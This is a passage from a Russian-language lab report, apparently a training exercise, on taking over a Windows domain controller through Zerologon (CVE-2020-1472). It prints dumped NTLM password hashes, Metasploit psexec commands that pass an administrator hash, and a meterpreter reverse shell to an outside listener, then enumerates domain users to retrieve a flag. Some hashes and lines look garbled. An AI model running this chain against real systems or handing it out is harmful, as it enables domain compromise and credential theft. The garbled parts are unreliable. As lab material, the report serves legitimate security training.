amprise.corp_HealthMailbox@7xf218::1142::ad3b435b51404eaeaddb435b51404eef:42f1342576ba836f82321c0034d83f75:::
amprise.corp_HealthMailbox@c108bb::1143::ad3b435b51404eaeaddb435b51404eef:75f00a0f44eb03fefbf24b2dd120f:::
amprise.corp_HealthMailbox@2699d8::1144::ad3b435b51404eaeaddb435b51404eef:beb995414c461b582c9b767741c0b7c:::
amprise.corp_HealthMailbox@16a1a5::1145::ad3b435b51404eaeaddb435b51404eef:68632d6ff6f12e325b7733f570b9a37a:::
amprise.corp_Manager1::1146::ad3b435b51404eaeaddb435b51404eef:4ecaf18d827050d642d8019538fbab:::
amprise.corp@R1::1147::ad3b435b51404eaeaddb435b51404eef:c37708a44dd52403hc404db49771bbc:::
amprise.corp@dev1::1148::ad3b435b51404eaeaddb435b51404eef:29686f9rcb551245b9a4836015dc009e:::
```

Рис. 26: Дамп хешей учетных записей

В результате будет получен дамп хеша пароля от аккаунта администратора, данный хеш можно применить для подключения с помощью модуля metasploit /windows/smb/psexec.

Для получения сессии с контроллером домена указать обязательные параметры модуля, для чего вернуться в окно терминала с открытой msfconsole – use exploit/windows/smb/psexec.

Zerologon CVE 2020-1472

```
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zeroLogon) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > use smbuser Administrator
[-] No results from search
[-] Failed to load module: smbuser
msf6 exploit(windows/smb/psexec) > set smbuser Administrator
smbuser => Administrator
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f
smbpass => aad3b435b51404eeaaad3b435b51404ee:1b21da9cb62cfcaf16c5dd263255bf6f
msf6 exploit(windows/smb/psexec) > set rhosts 10.10.10.20
rhosts => 10.10.10.20
msf6 exploit(windows/smb/psexec) > set lhost 195.239.174.11
lhost => 195.239.174.11
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 195.239.174.11:4444
[*] 10.10.10.20:445 - Connecting to the server...
[*] 10.10.10.20:445 - Authenticating to 10.10.10.20:445 as user 'Administrator' ...
[*] 10.10.10.20:445 - Selecting PowerShell target
[*] 10.10.10.20:445 - Executing the payload...
[*] 10.10.10.20:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 195.239.174.1
[*] Meterpreter session 3 opened (195.239.174.11:4444 -> 195.239.174.1:19362) at 2025-11-06 20:10:10 +0300

meterpreter > 
```

Рис. 27: Получение сессии с контроллером домена

В активной meterpreter-сессии можно перейти в shell-оболочку с помощью команды shell.



```
meterpreter > shell
Process 3456 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

$431000-8GTOTKF97VJ7 Administrator          DefaultAccount
dev1                         dev2                         Flag
Guest                         HealthMailbox014a1a5      HealthMailbox21699d8
HealthMailbox3d3b988          HealthMailbox55bbbe     HealthMailbox7c3108b
HealthMailbox80daf1b          HealthMailbox9829ef5   HealthMailboxb811916
HealthMailboxcff9eca         HealthMailboxe7af218   HealthMailboxf84e8a7
it1                           it2                           it3
it2                           it3                           it4
it5                           it6                           it7
it8                           it9                           krbtgt
manager                      manager1                     SM_16351e6704a142b38
SM_30b62db058f84e0e8        SM_34e8a16fe94c4f818   SM_521279b51efb4d68b
SM_680401a071b742339        SM_c57a5f99bc2740f8b   SM_ccd5060f6e0149f99
SM_dd745eced9d8438cb       SM_e0a21ea7c85d4043a   vip


The command completed with one or more errors.

C:\Windows\system32>
```

Рис. 28: Переход в shell-оболочку

С помощью команды `net user /domain` вывести список всех доменных пользователей, далее вывести полную информацию о пользователе «Flag». В результате будет получен флаг в поле описания пользователя.

Zerologon CVE 2020-1472



KALI LINUX
“The more you learn, the more you realize you know nothing”
“The more you learn, the more you realize you know nothing”

```
C:\Windows\system32>net user /domain
net user /domain

User accounts for \\\

$431000-8GTOTKF97VJ7    Administrator      DefaultAccount
dev1                      dev2          Flag
Guest                     HealthMailbox@14a1a5
HealthMailbox3d3b988       HealthMailbox55bbbe
HealthMailbox80daf1b       HealthMailbox9829ef5
HealthMailboxcff9eca      HealthMailboxe7af218
hr1                       it1           it10
it2                       it3           it4
it5                       it6           it7
it8                       it9           krbtgt
manager                  manager1     SM_16351e6704a142b38
SM_30b62db058f84e0e8     SM_34e8a16fe94c4f818
SM_680401a071b742339     SM_c57a5f99bc2740f8b
SM_dd745ecd9d8438cb      SM_e0a21ea/c85d4043a
vip

The command completed with one or more errors.

C:\Windows\system32>
```

Рис. 29: Список пользователей в домене

Zerologon CVE 2020-1472

The screenshot shows a terminal window titled "reduser1@kali ~" running on a Kali Linux system. The terminal displays the output of the "net user /domain Flag" command on a Windows host. The output shows that the "/DOMAIN" option is unknown and provides the syntax for the NET USER command. It then lists various user account properties for a user named "Flag". Finally, it shows that the command completed successfully.

```
C:\Windows\system32>net user /domain Flag
net user /domain Flag
The option /DOMAIN is unknown.

The syntax of this command is:

NET USER
[username [password | +] [options] [/DOMAIN]
[username {password | +} /ADD [options] [/DOMAIN]
[username [/DELETE] [/DOMAIN]
[username [/TIMES:{times | ALL}]
[username [/ACTIVE:{YES | NO}]]

More help is available by typing NET HELPMSG 3506.

C:\Windows\system32>net user /domain Flag
net user /domain Flag
User name          Flag
Full Name          Flag
Comment           02984
User's comment
Country/region code    000 (System Default)
Account active      Yes
Account expires     Never
Password last set   10/20/2023 1:56:11 PM
Password expires    12/1/2023 1:56:11 PM
Password changeable 10/21/2023 1:56:11 PM
Password required    Yes
User may change password Yes
Workstations allowed All
Logon script
User profile
Home directory
Last logon          Never
Logon hours allowed All
Local Group Memberships
Global Group memberships *Domain Users
The command completed successfully.

C:\Windows\system32>
```

Рис. 30: Получение флага

Вывод

В ходе выполнения данной лабораторной работы мы выполнили тренировку “Захват контроллера домена”. В процессе выполнения работы освоили практические навыки выявления, анализа и атаки уязвимостей в различных системах.